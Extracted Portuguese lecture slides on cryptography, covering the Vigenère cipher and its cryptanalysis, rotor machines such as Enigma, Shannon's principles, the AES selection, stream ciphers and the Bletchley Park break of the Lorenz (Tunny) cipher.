x	X	Y	Z	A	B	C	D	E	F	G	H	I	J	K	L	M	N	O	P	Q	R	S	T	U	V	W
y	Y	Z	A	B	C	D	E	F	G	H	I	J	K	L	M	N	O	P	Q	R	S	T	U	V	W	X
z	Z	A	B	C	D	E	F	G	H	I	J	K	L	M	N	O	P	Q	R	S	T	U	V	W	X	Y

Exemplo de se cifrar a letra **M** com a chave **S**, resultando no criptograma **E**

Criada por Blaise Vigenère (final séc XVI) (le chiffre indéchiffrable!)

Quebrada no séc XIX por Charles Babbage e Friedrich Kasiski

Cifra de Vigenère

- **Texto:**

Eles não sabem que o sonho é uma constante da vida
tão concreta e definida como outra coisa qualquer,
como esta pedra cinzenta em que me sento e descanso,
como este ribeiro manso, em serenos sobressaltos
como estes pinheiros altos
 - **Cifra com o quadrado de Vigenère e chave “poema”**

texto **elesnaosabemqueesonhoeumaconstantedavidaconcretae definida**

criptograma tzienpcwmbtaugedgszhdsyyarcetpbxqdpjmpaiosoocqvqtpshqfxbmpa

Criptanálise de um criptograma Vigenère

Teste de Kasiski

- Localizar padrões comuns no criptograma
- Calcular afastamento entre padrões
- O maior divisor comum sugere a dimensão da chave (gcd)

tziencwmbtaugedgszhdsyyarcretpbxqdpjmpaosooocqvqtphqfxbmpa

mpa	$20 = 2 \times 2 \times 5$
tp	$20 = 2 \times 2 \times 5$

- Com o texto indicado:

$$\begin{aligned}175 &= 5 \times 5 \times 7 \\105 &= 3 \times 5 \times 7 \\35 &= 5 \times 7 \\20 &= 2 \times 2 \times 5\end{aligned}$$

- Com o poema completo:

Criptanálise de um criptograma Vigenère

- Índice de coincidência (c/ poema completo)
 - Sobreposição de uma cópia, com afastamento
 - Contagem dos caracteres que se repetem


D	I	P (%)	D	I	P (%)	D	I	P (%)	D	I	P (%)	D	I	P (%)	D	I	P (%)
1	6	3.2	31	9	5.7	61	1	0.8	91	4	4.1	121	4	5.9	151	1	2.6
2	6	3.2	32	7	4.5	62	5	3.9	92	0	0.0	122	3	4.5	152	2	5.4
3	5	2.7	33	6	3.8	63	6	4.8	93	3	3.1	123	0	0.0	153	0	0.0
4	7	3.8	34	5	3.2	64	6	4.8	94	2	2.1	124	3	4.6	154	0	0.0
5	15	8.2	35	17	11.0	65	11	8.9	95	3	3.2	125	7	10.9	155	5	14.7
6	3	1.6	36	5	3.3	66	7	5.7	96	2	2.2	126	1	1.6	156	0	0.0
7	6	3.3	37	4	2.6	67	6	4.9	97	2	2.2	127	1	1.6	157	1	3.1
8	5	2.8	38	4	2.6	68	6	5.0	98	2	2.2	128	2	3.3	158	0	0.0
9	10	5.6	39	7	4.7	69	5	4.2	99	4	4.4	129	2	3.3	159	1	3.3
10	6	3.4	40	14	9.4	70	14	11.8	100	2	2.2	130	6	10.2	160	3	10.3
11	8	4.5	41	5	3.4	71	5	4.2	101	0	0.0	131	1	1.7	161	0	0.0
12	6	3.4	42	6	4.1	72	6	5.1	102	6	6.9	132	4	7.0	162	0	0.0
13	6	3.4	43	5	3.4	73	7	6.0	103	2	2.3	133	2	3.6	163	0	0.0
14	7	4.0	44	6	4.1	74	7	6.1	104	6	7.1	134	1	1.8	164	1	4.0
15	11	6.3	45	5	3.5	75	4	3.5	105	10	11.9	135	4	7.4	165	0	0.0
16	10	5.8	46	3	2.1	76	3	2.7	106	4	4.8	136	3	5.7	166	1	4.3
17	6	3.5	47	7	4.9	77	1	0.9	107	3	3.7	137	0	0.0	167	2	9.1
18	2	1.2	48	2	1.4	78	9	8.1	108	3	3.7	138	2	3.9	168	0	0.0
19	8	4.7	49	10	7.1	79	8	7.3	109	2	2.5	139	4	8.0	169	1	5.0
20	23	13.6	50	10	7.2	80	7	6.4	110	9	11.4	140	2	4.1	170	2	10.5
21	4	2.4	51	10	7.2	81	5	4.6	111	2	2.6	141	3	6.2	171	0	0.0
22	3	1.8	52	4	2.9	82	6	5.6	112	4	5.2	142	1	2.1	172	0	0.0
23	7	4.2	53	3	2.2	83	3	2.8	113	3	3.9	143	3	6.5	173	0	0.0
24	9	5.5	54	6	4.4	84	2	1.9	114	5	6.7	144	4	8.9	174	0	0.0
25	12	7.3	55	16	11.9	85	8	7.7	115	8	10.8	145	7	15.9	175	3	21.4
26	6	3.7	56	3	2.3	86	6	5.8	116	4	5.5	146	2	4.7	176	0	0.0
27	6	3.7	57	2	1.5	87	4	3.9	117	3	4.2	147	1	2.4	177	1	8.3
28	6	3.7	58	2	1.5	88	2	2.0	118	2	2.8	148	0	0.0	178	0	0.0
29	7	4.4	59	5	3.8	89	5	5.0	119	3	4.3	149	0	0.0	179	0	0.0
30	9	5.7	60	7	5.4	90	9	9.1	120	3	4.3	150	1	2.6	180	2	22.2

Criptanálise de um criptograma Vigenère

- Índice de coincidência (c/ poema completo)
 - Sobreposição de uma cópia, com afastamento
 - Contagem dos caracteres que se repetem

D	I	P (%)
1	6	3.2
2	6	3.2
3	5	2.7
4	7	3.8
5	15	8.2
6	3	1.6
7	6	3.3
8	5	2.8
9	10	5.6
31	9	5.7
32	7	4.5
33	6	3.8
34	5	3.2
35	17	11.0
36	5	3.3
37	4	2.6
38	4	2.6
39	7	4.7
61	1	0.8
62	5	3.9
63	6	4.8
64	6	4.8
65	11	8.9
66	7	5.7
67	6	4.9
68	6	5.0
69	5	4.2
91	4	4.1
92	0	0.0
93	3	3.1
94	2	2.1
95	3	3.2
96	2	2.2
97	2	2.2
98	2	2.2
99	4	4.4
121	4	5.9
122	3	4.5
123	0	0.0
124	3	4.6
125	7	10.9
126	1	1.6
127	1	1.6
128	2	3.3
129	2	3.3
151	1	2.6
152	2	5.4
153	0	0.0
154	0	0.0
155	5	14.7
156	0	0.0
157	1	3.1
158	0	0.0
159	1	3.3

Coincidence index




28	0	5.7
29	7	4.4
30	9	5.7
58	5	3.8
59	5	3.8
60	7	5.4
88	5	5.0
89	9	9.1
118	3	4.3
119	3	4.3
120	3	4.3
148	0	0.0
149	1	2.6
150	2	22.2
178	0	0.0
179	0	0.0
180	2	22.2

Máquinas de Rotores



Máquinas de Rotores

- As máquinas de rotore concretizam cífras poli-alfabéticas complexas
 - Cada rotor efetua uma permutação do alfabeto
 - Que consiste num conjunto de substituições
 - A posição do rotor concretiza um alfabeto de substituição
 - A rotação de um rotor concretiza uma cifra poli-alfabética
 - Acumulando vários rotore em sequência e rodando-os de forma diferenciada consegue-se uma cifra poli-alfabética complexa
- A chave de cifra é:
 - O conjunto de rotore usado
 - A ordem relativa dos rotore
 - A posição de avanço do rotor seguinte
 - A posição original dos rotore
- Rotore simétricos (bidirecionais) permitem decifrar usando cífras duplas
 - Usando um disco refletor (meio-rotor)




Sarah Witherby, www.flickr.com

Máquinas de Rotores

- **Operação recíproca com um refletor**



- O operador emissor carrega em “A” (o texto em claro) e obtém “Z” como criptograma, o qual é transmitido
- O operador receptor carrega em “Z” (o criptograma) e obtém “A” como texto em claro
- Uma letra nunca pode ser cifrada para si própria!



RECIPROCAL OPERATION OF THE ENIGMA


Enigma

- Máquina de rotores alemã da 2^a GG
- Originalmente apresentada em 1919
 - Enigma I, com 3 rotores
- Foram usadas diversas variantes
 - Com diferentes números de rotores
 - Com cablagem para permutar alfabetos
- Seleções de chaves distribuídas em livros de códigos
- <https://observablehq.com/@tmcw/enigma-machine>



Criptografia: Aproximações Teóricas

- **Espaço de texto**
 - Número de combinações de texto diferentes (M)
- **Espaço do criptograma**
 - Número de combinações de criptograma diferentes (C)
- **Espaço das chaves**
 - Número de chaves diferentes para um algoritmo de cifra (K)
- **Cifra perfeita**
 - Dado $c_j \in C$, $H(M | C) = H(M)$
 - $H(M | C)$ é a entropia condicional de M dado C
 - $H(M)$ é a entropia de M
 - $\#K \geq \#C \geq \#M$
- **Cifra de Vernam: One-time pad**



Criptografia: Aproximações Práticas

- **Teoricamente seguras vs. seguras na prática**
 - Uso teórico != exploração prática
 - Práticas incorretas podem comprometer boas cifras
 - Exemplo: reutilização de one-time-pads
- **Cifras seguras na prática**
 - A segurança é assegurada pela dificuldade computacional de realizar a criptanálise
 - Usando força bruta
 - Têm uma segurança baseada em limites razoáveis:
 - Custo de uma solução técnica de criptanálise
 - Infraestrutura reservada para a criptanálise
 - Tempo útil de criptanálise

Criptografia: Aproximações Práticas

5 critérios de Shannon

1. A quantidade de secretismo oferecida

- e.g o comprimento da chave

2. A complexidade na escolha das chaves

- e.g. geração da chave, deteção de chaves fracas

3. A simplicidade da realização

4. A propagação de erros

- Relevante em ambientes com erros (canais de comunicação ruidosos)

5. A dimensão do criptograma

- Relativamente aos respetivos textos originais

Criptografia: Aproximações Práticas

- **Confusão: Complexidade na relação entre o texto, a chave e o criptograma**
 - Os bits resultantes (criptograma) devem depender dos bits de entrada (texto e chave) de um forma complexa
- **Difusão: Alteração de grandes porções do criptograma em função de uma pequena alteração do texto**
 - Se um bit de texto se alterar, então o criptograma deverá **mudar substancialmente**, de uma forma imprevisível e pseudoaleatória
 - **Efeito de avalanche**

Criptografia: Aproximações Práticas

Assumir sempre o pior caso

- **O criptanalista conhece o algoritmo**
 - A segurança está na chave
- **O criptanalista possui grande número de criptogramas gerados com um algoritmo e chave**
 - Os criptogramas não são secretos
- **Os criptanalista conhecem parte dos textos originais**
 - É normal haver alguma noção do texto original
 - Ataques com texto conhecido
 - Ataques com texto escolhido

Robustez criptográfica

- **A robustez dos algoritmos e a sua resistência a ataques**
 - Ninguém consegue avaliar a robustez de forma precisa
 - Podem especular ou demonstrar usando outras suposições
 - São robustos até que alguém os quebre
 - Existem orientações públicas sobre o que deve/não deve ser usado
 - Antecipar problemas futuros
- **Algoritmos públicos, sem ataques conhecidos, supostamente são mais robustos**
 - Mais investigadores à procura de fraquezas
- **Algoritmos com chaves maiores são tendencialmente mais robustos**
 - Mas frequentemente também são mais lentos.

Robustez criptográfica: AES

- **1997: NIST lançou desafio para o próximo Advanced Encryption Protocol**
 - de conhecimento e utilização públicos, simétrico, chaves de 128, 192 e 256 bits
- **1998: 15 candidatos apresentados por investigadores**
 - CAST-256, Crypton, DEAL, DFC, Frog, HPC, LOKI97, Magenta, MARS, RC6, Rijndael, Safer+, Serpent, Twofish
 - Comunidade tentou encontrar problemas nos candidatos
- **1999: 5 propostas demonstraram ser seguras**
 - MARS, RC6, Rijndael, Twofish
 - Novamente a comunidade tentou encontrar problemas e avaliar a performance
- **2001: Rijndael selecionado como o vencedor**
 - Versões reduzidas do MARS foram quebradas , RC6 e Twofish são seguros
- **2002: Publicado como FIPS PUB 197 e é largamente utilizado**


Cifras Contínuas (Stream)

- Mistura de uma chave contínua (keystream) com o texto ou criptograma
 - Chave contínua aleatória (cifra de Vernam, one-time pad)
 - Chave contínua pseudoaleatória (produzida por gerador)
- Função de mistura invertível
 - e.g. XOR bit a bit (\oplus)

$$C = P \oplus ks \quad P = C \oplus ks$$

- Cifra poli-alfabética
 - Cada símbolo da chave contínua define um alfabeto

Cifras Contínuas (Stream)




Cifras Contínuas (Stream)

- Keystream pode ser infinita, mas possui um período
 - Período depende do gerador
- Questões práticas de segurança
 - Cada keystream só pode ser usada uma vez!
 - Caso contrário, a soma dos criptogramas fornece a soma dos textos

$$C_1 = P_1 \oplus K_s, \quad C_2 = P_2 \oplus K_s \quad \rightarrow \quad C_1 \oplus C_2 = P_1 \oplus P_2$$

- Dimensão do texto tem de ser menor que o período
 - Exposição da keystream é total com textos escolhidos/conhecidos
 - Período permitem analistas conhecer partes do texto
- Controlo de integridade é mandatório
 - Não existe difusão, apenas confusão
 - Criptogramas podem ser manipulados livremente

Lorenz (Tunny)




- **Cifra contínua com 12 rotores**

- Usada pelos alemães durante a 2 G. Guerra
- Cada caractere de 5 bits é misturado com 5 keystreams


- **Operação**

- 5 rotores movendo-se regularmente (χ)
- 5 rotores movendo-se irregularmente (ψ)
- 2 rotores motorizados
 - para acionar os rotores (ψ)
- Número de espaços é sempre primo entre si



Criptanálise da Tunny

- A estrutura interna não era conhecida
 - Apenas foi conhecida depois do final da guerra
 - Sabiam que a máquina existia porque intercetavam mensagens cifradas com 5 bits
 - Usando Códigos Baudot de 32 símbolos (e não Morse)



De interesse: 2014, The Imitation Game



Criptanálise da Tunny

O erro (30 de agosto de 1941)

- Um operador alemão tinha uma grande mensagem para enviar (~4,000 caracteres)
 - Configurou a sua Lorenz e enviou um indicador de 12 letras (posição inicial dos rotores) para o receptor
 - Depois de ter escrito ~4,000 caracteres, manualmente, recebeu do receptor “envie outra vez” (em texto)
- O operador emissor recolocou a sua Lorenz na mesma posição inicial
 - Mesma chave contínua! Completamente proibido!
- O emissor recomeçou o envio da mensagem, manualmente
 - Mas escreveu algo ligeiramente diferente! (abreviaturas)

Criptanálise da Tunny

$$C_0 = \text{Texto}_0 \oplus K_s$$

$$C_1 = \text{Texto}_1 \oplus K_s$$

$$T_1 = C_0 \oplus C_1 \oplus T_0 \rightarrow \text{Variações do Texto}$$


Se parte do texto inicial (Texto_0) for conhecido, as variações podem ser encontradas

Criptanálise da Tunny

- A mensagem começava com um texto padrão: **SPRUCHNUMMER** — número de mensagem
 - Na primeira vez o operador escreveu: **SPRUCHNUMMER**
 - Na segunda vez escreveu: **SPRUCHNR**
 - Assim, imediatamente após o N os dois criptogramas eram diferentes!
- As mensagens foram completamente decifradas por John Tiltman, em Bletchley Park, usando combinações aditivas dos criptogramas (chamados Depths)
 - A segunda mensagem era cerca de 500 caracteres mais curta que a primeira
- Assim se conseguiu obter, pela 1^a vez, um exemplar longo de uma chave contínua Lorenz
 - Tiltman ainda não sabia como a Lorenz operava, apenas sabia que o que tinha era o resultado da sua operação!

Tunny

- A estrutura da cifra foi deduzida da chave contínua capturada
 - Mas a decifra dependia do conhecimento da posição inicial dos rotores
- Os alemães começaram a usar números para definir o estado inicial dos rotores
 - Bill Tutte desenvolveu um método para o encontrar
 - A máquina Colossus foi desenvolvida para o aplicar
- Colossus
 - Conceção começou em março de 1943
 - O Colossus Mark 1 (1500 válvulas) operacional em jan. de 1944
 - Reduziu o tempo de criptanálise de semanas para horas



Cifras Modernas: Tipos

- **Quanto à operação**

- Por blocos (mono-alfabéticas)
- Contínuas (poli-alfabéticas)

- **Quanto ao tipo de chave**

- Simétricas (chave secreta ou segredo partilhado)
 - Potencialmente sujeitas a caução (escrowing)
- Assimétricas (chave pública)

- **Combinatória**

	Cifras Por Blocos	Cifras Contínuas
Cifras Simétricas		
Cifras Assimétricas		NÃO EXISTEM

Cifras Simétricas

Chave secreta única, partilhada por 2 ou mais interlocutores

- **Permitem**
 - Confidencialidade para todos os conhecedores da chave
 - Autenticação de mensagens (cifra por blocos)
 - Quando se usam cifras por blocos
- **Vantagens**
 - Desempenho (normalmente muito eficientes)
- **Desvantagens**
 - N interlocutores, 2 a 2 secretamente $\rightarrow N \times (N-1)/2$ chaves
- **Problemas**
 - Distribuição de chaves

Cifras Simétricas Contínuas

